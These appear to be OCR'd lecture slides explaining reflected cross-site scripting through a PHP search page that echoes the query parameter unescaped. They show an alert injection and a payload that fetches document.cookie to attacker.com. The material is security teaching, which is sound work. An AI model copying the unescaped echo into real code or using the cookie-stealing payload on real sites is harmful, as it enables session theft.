
```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```

Search Engine Example: Malicious Usage



```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```


Search Engine Example: Malicious Usage


https://search.com?query=<script>alert('hi');</script>
The page search.com says:
hi
OK
App
search.com
(vulnerable web app)

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
  </body>
</html>
```

```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

Search Engine Example: Malicious Usage




https://search.com?query=<script>alert('hi');</script>

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
```

```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

Injected malicious codes are executed at the https://search.com origin

What if this input is
<script>fetch('https://attacker.com?data=' + document.cookie)</script>?




https://search.com?query=<script>alert('hi');</script>

```
<html>
  <body>
    Search result for <?php echo $_GET['query'];?>
    <?php
      // get results from DB and print them
    ?>
```

```
<html>
  <body>
    Search result for <script>alert('hi')</script>
    ...
  </body>
</html>
```

Injected malicious codes are executed at the https://search.com origin

FYI: `fetch()` API



